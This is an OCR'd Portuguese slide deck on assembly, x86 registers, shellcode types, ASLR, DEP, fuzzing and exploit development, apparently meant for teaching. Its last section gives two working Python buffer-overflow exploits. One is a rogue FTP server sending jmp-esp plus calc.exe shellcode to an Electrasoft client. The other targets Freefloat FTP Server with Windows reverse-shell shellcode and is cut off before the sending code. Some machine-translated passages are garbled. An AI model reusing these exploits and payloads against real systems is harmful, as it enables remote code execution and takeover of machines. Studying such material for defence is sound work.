
Conceitos – Criando Programas Assembly

- Ferramentas necessárias:
- Editor para criar o programa-fonte.
  - *Qualquer editor que gere texto em ASCII (ex: notepad, edit, etc.).*
- Montador para transformar o código-fonte em um programa-objeto.
  - *Várias ferramentas no mercado (ex: masm, nasm, tasm, etc.).*
- Ligador (linkeditor) para gerar o programa executável a partir do código-objeto
- Ferramentas desejáveis:
- Depurador para acompanhar a execução do código.
  - *Importante para encontrar erros durante a programação.*

http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf

Conceitos – Registradores de uso geral

- AX: Acumulador Usado em operações aritméticas.
- BX: Base Usado para indexar tabelas de memória (ex.: índice de vetores).
- CX: Contador Usado como contador de repetições em loop e movimentação repetitiva de dados.
- DX: Dados Uso geral.



Conceitos – Instruções de transferência de dados

- **MOV Destino,Fonte**

Operação		Exemplo
registrador,	registrador	mov Bx, Cx
memória,	acumulador	mov var, Al
acumulador,	memória	mov Ax, var
memória,	registrador	mov var, Si
registrador,	memória	mov Si, var
registrador,	imediato	mov var, 12
reg_seg,	reg16	mov Ds, Ax
reg16, reg_seg		mov Ax, Ds
memória,	reg_seg	mov var, Ds

http://www.inf.furb.br/~maw/arquitetura/aula16.pdf

Conceitos – Registradores (2)

- Aqui está uma lista dos registros disponíveis nos processadores 386 e superiores. Esta lista mostra os registradores de 32 bits. Amaioria deles pode ser dividida em 16 ou até 8 bits.

Registros Gerais
- EAX EBX ECX EDX

Registros de segmento
- CS DS ES FS GS SS

Índice e ponteiros
- ESI EDI EBP EIP ESP

Indicador
- EFLAGS

Conceitos – Registradores (2)

Registros gerais:
Como o título diz, registradores gerais são os que usamos na maioria das vezes. Amaioria das instruções é executada nesses registradores. Todos eles podem ser divididos em registradores de 16 e 8 bits.

32 bits: EAX EBX ECX EDX
16 bits: AX BX CX DX
8 bits: AH AL BH BL CH CL DH DL

Osufixo "H" e "L" nos registros de 8 bits representam byte alto e byte baixo. Com isso fora do caminho, vamos ver seu uso principal individual

Conceitos – Registradores (2)

EAX, AX, AH, AL: chamado de registro do acumulador.
É usado para acesso à porta de E/S, aritmética, chamadas de interrupção, etc ...

EBX, BX, BH, BL: chamado de registro base
É usado como um ponteiro básico para acesso à memória
Obtém alguns valores de retorno de interrupção

ECX, CX, CH, CL: Chamado o registro do contador
É usado como contador de loop e para turnos
Obtém alguns valores de interrupção

EDX, DX, DH, DL: chamado de registro de dados
É usado para acesso à porta de E/S, aritmética, alguma interrupção chamadas.

Conceitos – Registradores (2)

Registradores de segmento:

Os registradores de segmento mantêm o endereço do segmento de vários itens. Eles estão disponíveis apenas em 16 valores. Eles só podem ser definidos por um registro geral ou instruções especiais. Alguns deles são críticos para a boa execução do programa e você pode considerar jogar com eles quando estiver pronto para a programação de vários segmentos

CS: Contém o segmento de código no qual seu programa é executado.
Alterar seu valor pode fazer o computador travar.

DS: Contém o segmento de dados que seu programa acessa.
Alterar seu valor pode gerar dados errôneos.

ES, FS, GS: Estes são registros extras de segmentos disponíveis para ponteiro distante endereçando como memória de vídeo e tal.

SS: Mantém o segmento de pilha que seu programa usa.
Às vezes, tem o mesmo valor que o DS.
Alterar seu valor pode gerar resultados imprevisíveis, principalmente relacionados a dados.

Conceitos – Registradores (2)

Índices e ponteiros

Índices e ponteiro e a parte de deslocamento e endereço. Eles têm vários usos, mas cada registro tem uma função específica. Eles usam algum tempo com um registrador de segmento para apontar para o endereço remoto (em um intervalo de 1 Mb). Oregistro com o prefixo "E" pode ser usado apenas no modo protegido.

ES: EDI EDI DI: Registro do índice de destino
Usado para cadeia, cópia e configuração de matriz de memória e para apontador distante endereçando com ES

DS: ESI EDI SI: registro do índice de origem
Usado para cópia de seqüência de caracteres e matriz de memória

SS: EBP EBP BP: registro do ponteiro da pilha de base
Mantém o endereço base da pilha

SS: ESP ESP SP: Registro de ponteiro de pilha
Mantém o endereço superior da pilha

CS: IP EIP EIP: ponteiro de índice
Mantém o deslocamento da próxima instrução
Só pode ser lido

Conceitos – Registradores (2)

Oregistro EFLAGS Oregistro

EFLAGS mantém o estado do processador. É modificado por muitas instruções e é usado para comparar alguns parâmetros, loops condicionais e saltos condicionais. Cada bit contém o estado do parâmetro específico da última instrução. Aqui está uma lista:

Descrição da etiqueta de bit

0 CF Carregar bandeira

2 Bandeira de paridade PF
4 Bandeira de transporte auxiliar AF
6 Sinalizador ZF Zero
7 SF sinalizar bandeira
Sinalizador de
8 TF Trap

Conceitos – Registradores (2)

9 Sinalizador de habilitação de interrupção SE
Bandeira de 10 direções de DF
11 OF Sinal de estouro
12-13 Nível de privilégio de E / S da IOPL
14 Sinalizador de tarefa aninhada do NT
16 Bandeira do resumo do RF
17 Sinalizador do modo VM Virtual 8086
18 Sinalizador de verificação de alinhamento de CA (486+)
19 VIF bandeira de interrupção viral
20 Bandeira virtual VIP com interrupção pendente
21 sinalizador de ID

Os que não estão listados são reservados pela Intel.

Conceitos – Registradores (2)

Registradores não documentados

Existem registros nos processadores 80386 e superiores que não são bem documentados pela Intel. Eles são divididos em registros de controle, registros de depuração, registros de teste e registros de segmentação de modo protegido. Até onde eu sei, os registros de controle, juntamente com os registros de segmentação, são usados na programação em modo protegido, todos esses registros estão disponíveis em processadores 80386 e superiores, exceto os registros de teste que foram removidos no pentium. Os registros de controle são CR0 a CR4, os registros de depuração são DR0 a DR7, os registros de teste são TR3 a TR7 e os registros de segmentação de modo protegido são GDTR (Registro de Tabela de Descritor Global), IDTR (Registro de Tabela de Descritor de Interrupção), LDTR (DTR local) e TR.

Fonte: https://www.eecg.utoronto.ca/~amza/www.mindsec.com/files/x86regs.html
https://www.tutorialspoint.com/assembly_programming/assembly_registers.htm

Conceitos – Shellcodes

Shellcode ou Payload, são códigos utilizados na exploração de buffer overflows, são utilizados no desenvolvimento de exploits para exploração desse tipo de falha, quem já leu os exploits de buffer overflows já os viu, shellcodes são construídos apenas com os valores em hexadecimal dos opcodes da arquitetura alvo, ou seja, as instruções do próprio processador, por isso o entendimento da linguagem assembly, que até certo ponto, possui relação de 1 para 1 com a linguagem de máquina, se faz necessária. O shellcode é o código que será de fato executado durante a exploração de um buffer overflow.São chamados de 'shellcodes' pois geralmente o seu objetivo é a obtenção de uma shell.

https://www.exploit-db.com/papers/18273
https://github.com/topics/shellcode-development?l=c
https://gerkis.gitlab.io/it-sec-catalog/exploit-development/shellcode-development.html

Conceitos – Shellcodes

O código de shell pode ser *local* ou *remoto* , dependendo se ele dá ao invasor controle sobre a máquina em que é executado (local) ou sobre outra máquina através de uma rede (remota).

Local

O código de shell *local* é usado por um invasor que tem acesso limitado a uma máquina, mas pode explorar uma vulnerabilidade, por exemplo, um estouro de buffer , em um processo com mais privilégios nessa máquina. Se executado com sucesso, o código de shell fornecerá ao invasor acesso à máquina com os mesmos privilégios mais altos que o processo de destino.

Conceitos – Shellcodes

Remoto *O* código de shell *remoto* é usado quando um invasor deseja direcionar um processo vulnerável em execução em outra máquina em uma rede local , intranet ou rede remota . Se executado com êxito, o código de shell pode fornecer ao invasor acesso à máquina de destino na rede. Os códigos de shell remotos normalmente usam conexões de soquete TCP / IP padrão para permitir que o invasor acesse o shell na máquina de destino. Esse código de shell pode ser categorizado com base em como essa conexão é configurada: se o código de shell estabelecer a conexão, ele será chamado de "shell reverso" ou *de* código de shell de *conexão traseira* porque o código de shell se *conecta novamente.*para a máquina do atacante. Por outro lado, se o invasor estabelecer a conexão, o código de shell será chamado de *shellshell* porque o código de shell *se liga* a uma determinada porta na máquina da vítima. Um terceiro tipo, muito menos comum, é o código de shell de *reutilização de soquete* . Às vezes, esse tipo de código de shell é usado quando uma exploração estabelece uma conexão com o processo vulnerável que não é fechado antes da execução do código de shell. O código de shell pode *reutilizar* essa conexão para se comunicar com o invasor. A reutilização do soquete do código de shell é mais elaborada, pois o código de shell precisa descobrir qual conexão reutilizar e a máquina pode ter muitas conexões abertas

Conceitos – Shellcodes

Download and Execute é um tipo de código de shell remoto que *baixa e executa* algum tipo de malware no sistema de destino. Esse tipo de código de shell não gera um shell, mas instrui a máquina a baixar um determinado arquivo executável da rede, salvá-lo em disco e executá-lo. Atualmente, é comumente usado em ataques de download drive-by , em que uma vítima visita uma página mal-intencionada que, por sua vez, tenta executar esse download e executar o código de shell para instalar o software na máquina da vítima. Uma variação desse tipo de shellcode baixa e carrega uma biblioteca . As vantagens dessa técnica são que o código pode ser menor, que não requer que o código de shell gere um novo processo no sistema de destino e que o código de shell não precisa de código para limpar o processo de destino, pois isso pode ser feito pelo biblioteca carregada no processo.

Conceitos – Shellcodes

Staged Quando a quantidade de dados que um invasor pode injetar no processo de destino é muito limitada para executar diretamente o código de shell útil, pode ser possível executá-lo em etapas. Primeiro, um pequeno pedaço de código de shell (estágio 1) é executado. Esse código faz o download de um pedaço maior de código de shell (estágio 2) na memória do processo e o executa.

Egg-hunt Esta é uma outra forma de *encenado* shellcode, que é utilizado se um intruso pode injectar um shellcode maior para o processo, mas não pode determinar onde no processo que irá acabar. Um pequeno código de shell de *busca de ovos* é injetado no processo em um local previsível e executado. Esse código, em seguida, procura no espaço de endereço do processo o código de shell maior (o *ovo*) e o executa.

Omelette Esse tipo de código de shell é semelhante ao código de shell *de busca de ovos* , mas procura vários pequenos blocos de dados (*ovos*) e os recombina em um bloco maior (a *omeleta*) que é executado posteriormente. Isso é usado quando um invasor pode injetar apenas vários pequenos blocos de dados no processo.

Conceitos – Shellcodes

Meterpreter O **Meterpreter, a forma abreviada de Meta-Interpreter é uma carga útil avançada e multifacetada que opera via injeção de DLL. O Meterpreter reside completamente na memória do host remoto e não deixa vestígios no disco rígido, dificultando a detecção com técnicas forenses convencionais. Scripts e plugins podem ser carregados e descarregados dinamicamente, conforme necessário, e o desenvolvimento do Meterpreter é muito forte e está em constante evolução.**

Passivex **é uma carga útil que pode ajudar a contornar firewalls de saída restritivos. Isso é feito usando um controle ActiveX para criar uma instância oculta do Internet Explorer. Usando o novo controle ActiveX, ele se comunica com o invasor por meio de solicitações e respostas HTTP.**

Nonx **O bit NX (No eXecute) é um recurso embutido em algumas CPUs para impedir que o código seja executado em determinadas áreas da memória. No Windows, o NX é implementado como Data Execution Prevention (DEP). As cargas úteis do Metasploit NoNX foram projetadas para contornar a DEP.**

Conceitos – Shellcodes

ORD **As cargas ordinais são cargas baseadas em stager do Windows que apresentam vantagens e desvantagens distintas. As vantagens são que ele funciona em todos os tipos e idiomas do Windows, desde o Windows 9x, sem a definição explícita de um endereço de retorno. Eles também são extremamente pequenos. No entanto, duas desvantagens muito específicas as tornam não a opção padrão. O primeiro é que ele depende do fato de que o** ws2_32.dll **é carregado no processo que está sendo explorado antes da exploração. A segunda é que é um pouco menos estável que os outros estágios.**

IPV6 As cargas úteis do Metasploit IPv6, como o nome indica, são criadas para funcionar em redes IPv6.

REFLECTIVE DLL INJECTION **A injeção reflexiva de DLL é uma técnica pela qual uma carga útil do estágio é injetada em um processo host comprometido em execução na memória, nunca tocando no disco rígido do host. As cargas úteis do VNC e do Meterpreter usam a injeção reflexiva de DLL. Você pode ler mais sobre isso com Stephen Fewer, o criador do método de injeção reflexicva da DLL . [Nota: este site não existe mais e está vinculado a fins históricos]**

Conceitos – Bit

A palavra bit vem do inglês e é uma abreviação de binary digit. Neste sentido, os computadores utilizam impulsos elétricos, que formam um bit, traduzido pelo código binário como estado de 0 ou 1.

•Uma combinação de bits formam um código de números, chamado pelos engenheiros informáticos de "palavra". Se um bit pode ser 0 ou 1, dois bits podem ser 00, 01, 10 ou 11 e assim por diante;

•Imagine agora um processador capaz de ler "palavras“ com possibilidades de combinações muito superiores;

Conceitos – 32 e 64 bits

32 bits

•Um processador de 32 bits, por exemplo, teria a capacidade de processar de 0 até 4.294.967.295 números, ou de −2.147.483.648 até 2.147.483.647 na codificação de dois complementos;

• O processador armazena os dados do que precisa acessar em formatos de “endereços” em números, que serão distribuídos entre os limites de valores acima. Para isso, o processador de 32 bits pode utilizar até 4GB da memória RAM;

•Se a memória RAM do computador exceder 4GB, é necessário ter um processador de 64 bits para poder usufruir de mais memória;

Conceitos – 32 e 64 bits

64 bits

•Os processadores mais modernos são capazes de trabalhar até 64 bits por vez. Isto quer dizer que a “palavra” lida pelo processador pode ser duas vezes o tamanho daquela em um processador de 32 bits;

•O potencial de um processador de 64 bits melhora significativamente o desempenho do computador, e está presente na maior parte dos dispositivos hoje em Dia;

•Atualmente a maioria dos sistemas operacionais, no entanto, funcionam em processos de 32 bits. Para contornar isto, os computadores modernos, de 64 bits, vêm com uma extensão chamada “x86-64”, que simula o processamento em 32 bits;

Conceitos – ASLR

Address space layout randomization (ASLR) é uma técnica de segurança da informação que previne ataques de execução arbitrária de código

• Na intenção de prevenir que um agente mal intencionado,
que obteve o controle de um programa em execução em um determinado endereço de memória, pule deste endereço para o de uma função conhecida carregada em memória – a fim de executá-la - a ASLR organiza aleatoriamente a posição de dados chaves no espaço de endereçamento do programa, incluindo a base do executável e a posição da stack, do heap, e de bibliotecas;

•ASLR foi originalmente desenvolvido e publicado pelo projeto PaX em Julho de 2001, incluindo um patch para o kernel Linux em Outubro de 2002. Quando aplicado ao kernel, chama-se KASLR, de Kernel address space layout randomization;

Conceitos – DEP

A Prevenção de Execução de Dados (DEP) é um recurso de segurança que pode ajudar a evitar danos ao seu computador contra vírus e outras ameaças à segurança. Programas prejudiciais podem tentar atacar o Windows tentando executar (também conhecido como executar) código de locais de memória do sistema reservados para o Windows e outros programas autorizados;

•Este recurso destina-se a impedir a execução de códigos de uma região da memória não-executável em um aplicativo ou serviço. No que ajuda a evitar decorrentes explorações que armazenam código via um vazamento de informações de um buffer, por exemplo. A DEP é executado em dois modos, no de hardware: a DEP é configurada para computadores que podem salvar páginas de memória como não-executável; e na de software: a DEP, tem uma configuração de prevenção limitada para computadores que não têm suporte de hardware para a DEP, como dito anteriormente. A DEP quando configurada para a proteção por software, não protege contra execução de código em páginas de dados, mas em vez de outro tipo de ataque.

•A DEP foi adicionada no Windows XP Service Pack 2 e está incluído no Windows XP Tablet PC Edition da versão 2005, Windows Server 2003 Service Pack 1 e o Windows Vista. Versões posteriores dos sistemas operacionais citados também oferecem suporte ao DEP.

Conceitos – Engenharia Reversa

É processo de entender como uma ou mais partes de um programa funcionam, sem ter acesso a seu código-fonte. Focaremos inicialmente em programas para a plataforma x86 (de 32-bits), rodando sobre o sistema operacional Windows, da Microsoft, mas vários dos conhecimentos expressos aqui podem ser úteis para engenharia reversa de software em outros sistemas operacionais, como o GNU/Linux e até mesmo em outras plataformas, como ARM.
Assim como o hardware, o software também pode ser desmontado. De fato, existe uma categoria especial de softwares com esta função chamados de disassemblers, ou desmontadores. Para explicar como isso é possível, primeiro é preciso entender como um programa de computador é criado atualmente. Farei um resumo aqui, mas entenderemos mais a fundo em breve.

• A parte do computador que de fato executa os programas é o chamado processador. Nos computadores de mesa (desktops) e laptops atuais, normalmente é possível encontrar processadores fabricados pela Intel ou AMD. Para ser compreendido por um processador, um programa precisa falar sua língua: a linguagem (ou código) de máquina;

•Os humanos, em teoria, não falam em linguagem de máquina. Bem, alguns falam, mas isso é outra história. Acontece que para facilitar a criação de programas, algumas boas almas começaram a escrever programas onde humanos escreviam código (instruções para o processador) numa linguagem mais próxima da falada por eles (Inglês no caso). Assim nasceram os primeiros compiladores, que podemos entender como programas que "traduzem" códigos em linguagens como Assembly ou C para código de máquina;

Conceitos – Fuzzing

Fuzzing ou fuzz testing é uma técnica automatizada de teste de software que envolve o fornecimento de dados inválidos, inesperados ou aleatórios como entradas para um programa de computador. O programa é monitorado em busca de exceções, como falhas, afirmações de código internas com falha ou vazamentos de memória em potencial. Normalmente, os difusores são usados para testar programas que recebem entradas estruturadas. Essa estrutura é especificada, por exemplo, em um formato ou protocolo de arquivo e distingue entrada válida de entrada inválida. Um fuzzer eficaz gera entradas semi-válidas que são "válidas o suficiente", pois não são diretamente rejeitadas pelo analisador, mas criam comportamentos inesperados mais profundos no programa e são "inválidas o suficiente" para expor casos de canto que não foram tratados adequadamente com.

https://www.matteomalvica.com/tutorials/buffer_overflow/

https://blog.own.sh/introduction-to-network-protocol-fuzzing-buffer-overflow-exploitation/#:~:text=properly%20dealt%20with.-,Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.

DESENVOLVIMENTO DE EXPLOITS - CASES

Conceitos - Exploits

É um software , um pedaço de dados ou uma sequência de comandos que tira proveito de um bug ou vulnerabilidade para causar imprevistos ou imprevistos comportamento a ocorrer em software, hardware ou algo eletrônico (geralmente computadorizado). Esse comportamento freqüentemente inclui coisas como ganhar o controle de um sistema de computador, permitir a escalada de privilégios ou um ataque de negação de serviço (DoS ou DDoS relacionado) .

Existem vários métodos para classificar explorações. O mais comum é como a exploração se comunica com o software vulnerável.

Uma *exploração remota* funciona em uma rede e explora a vulnerabilidade de segurança sem nenhum acesso prévio ao sistema vulnerável.

Uma *exploração local* requer acesso prévio ao sistema vulnerável e geralmente aumenta os privilégios da pessoa que está executando a exploração além daqueles concedidos pelo administrador do sistema. Também existem explorações em aplicativos clientes, geralmente consistindo em servidores modificados que enviam uma exploração se acessados com um aplicativo cliente.

Conceitos - Exploits

Explorações em aplicativos clientes também podem exigir alguma interação com o usuário e, portanto, podem ser usadas em combinação com o método de engenharia social . Outra classificação é pela ação contra o sistema vulnerável; acesso não autorizado a dados, execução arbitrária de código e negação de serviço são exemplos.

Muitas explorações são projetadas para fornecer acesso no nível de superusuário a um sistema de computador. No entanto, também é possível usar várias explorações, primeiro para obter acesso de baixo nível e depois escalar privilégios repetidamente até que se atinja o nível administrativo mais alto (geralmente chamado de "raiz").

Depois que uma exploração é divulgada aos autores do software afetado, a vulnerabilidade geralmente é corrigida através de um patch e a exploração se torna inutilizável. Essa é a razão pela qual alguns hackers de chapéu preto , bem como hackers de agências militares ou de inteligência, não publicam suas façanhas, mas os mantêm em sigilo.

Explorações desconhecidas para todos, exceto as pessoas que as encontraram e as desenvolveram, são conhecidas como *explorações de dia zero* .

ELECTRASOFT BUFFER OVERFLOW

- POC: https://medium.com/@rafaelrenovaci/buffer-overflows-7f3ab967e6e5
- Programa: https://www.electrasoft.com/32ftp.htm

```
#!/usr/bin/python

from socket import *

payload = "\xc3"*989 # Junk bytes

payload += "\x7B\x46\x86\x7C" # jmp esp

#Shellcode para calculadora calc.exe

payload+=("\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7")


s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 21))
s.listen(1)

print "[+] Escutando porta [FTP] 21"
c, addr = s.accept()

print "[+] Conexao aceita: %s" % (addr[0])
c.send("220 "+payload+"\r\n")
c.recv(1024)
c.close()

print "[+] Cliente Explorado !!"
s.close()
```


FREEFLOAT FTP SERVER BUFFER OVERFLOW

- POC: https://blog.own.sh/introduction-to-network-protocol-fuzzing-buffer-overflow-exploitation/#:~:text=properly%20dealt%20with.-,Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.
- https://www.exploit-db.com/exploits/23243
- https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3
- Programa: http://freeflo.at/where-did-freefloat-ftp-server-go/
- https://www.youtube.com/watch?v=Ueli02YCuW0

```
import sys
from socket import *

ip = "172.16.183.129"
port = 21

# Windows reverse shell
shellcode = (
"\xb8\x18\xaa\xa3\x93\xd9\xeb\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x56\x31\x47\x13\x83\xef\xfc\x03\x47\x17\x4c\x56\x6f\xcf\x12"
"\x99\x90\x8f\x73\x13\x75\x3e\xb3\x47\xfd\x10\x03\x03\x53\x9c"
"\xe8\x41\x40\x17\x9c\x4d\x67\x90\x2b\xa8\x46\x21\x07\x88\xc9"
"\xa1\x5a\xdd\x29\x98\x94\x10\x2b\xdd\xc9\xd9\x79\xb6\x86\x4c"
"\x6e\xb3\xd3\x4c\x85\x8f\xf2\xd4\xfa\x47\xf4\xf5\xac\xdc\xaf"
"\xd5\x4f\x31\xc4\x5f\x48\x56\xe1\x16\xe3\xac\x9d\xa8\x25\xfd"
"\x5e\x86\x88\x32\xad\x56\x4c\xf4\x4e\x2d\xa4\x87\xf2\x36\x73"
"\x7a\x28\xb2\x60\xdc\xbb\x64\x4d\xdd\x68\xf2\x86\xd1\xc5\x70"
"\x40\xf5\xd8\x55\xfa\x01\x50\x58\x2d\x80\x22\x7f\xe9\xc9\xf1"
"\x1e\xa8\xb7\x54\x1e\xaa\x18\x88\xba\xa0\xb4\x5d\xb7\xea\xd0"
"\x92\xfa\x14\x20\xbd\x8d\x67\x12\x62\x26\xe0\x1e\xeb\xe0\xf7"
"\x17\xfb\x12\x27\x9f\x6c\xed\xc8\xdf\xa5\x2a\x9c\x8f\xdd\x9b"
"\x9d\x44\x1e\x23\x48\xf0\x14\xb3\xdf\x14\x9e\xc0\x48\x16\xe0"
"\xc7\x33\x9f\x06\x97\x13\xcf\x96\x58\xc4\xaf\x46\x31\x0e\x20"
"\xb8\x21\x31\xeb\xd1\xc8\xde\x45\x89\x64\x46\xcc\x41\x14\x87"
"\xdb\x2f\x16\x03\xe9\xd0\xd9\xe4\x98\xc2\x8e\x93\x62\x1b\xcf"
"\x36\x62\x71\xcb\x98\x35\xed\xd1\xc5\x71\xb2\x2a\x20\x02\xb5"
"\xd5\xb5\x32\xcd\xe0\x23\x7a\xb9\x0c\xa4\x7a\x39\x5b\xae\x7a"
"\x51\x3b\x8a\x29\x44\x44\x07\x5e\xd5\xd1\xa8\x36\x89\x72\xc1"
"\xb4\xf4\xb5\x4e\x47\xd3\xc5\x89\xb7\xa1\xe1\x31\xdf\x59\xb2"
"\xc1\x1f\x30\x32\x92\x77\xcf\x1d\x1d\xb7\x38\xb4\x76\xdf\xbb"
"\x59\x34\x7e\xbb\x73\x98\xde\xbc\x70\x01\xd1\xc7\xf9\xb6\x12"
"\x38\x10\xd3\x13\x38\x1c\xe5\x28\xee\x25\x93\x6f\x32\x12\xac"
"\xda\x17\x33\x27\x24\x0b\x43\x62"
)

bufsize = 1000
eip = "\xd7\x30\x9d\x7c" # 0x7c9d30d7 - jmp esp [SHELL32.dll] (Little endian)
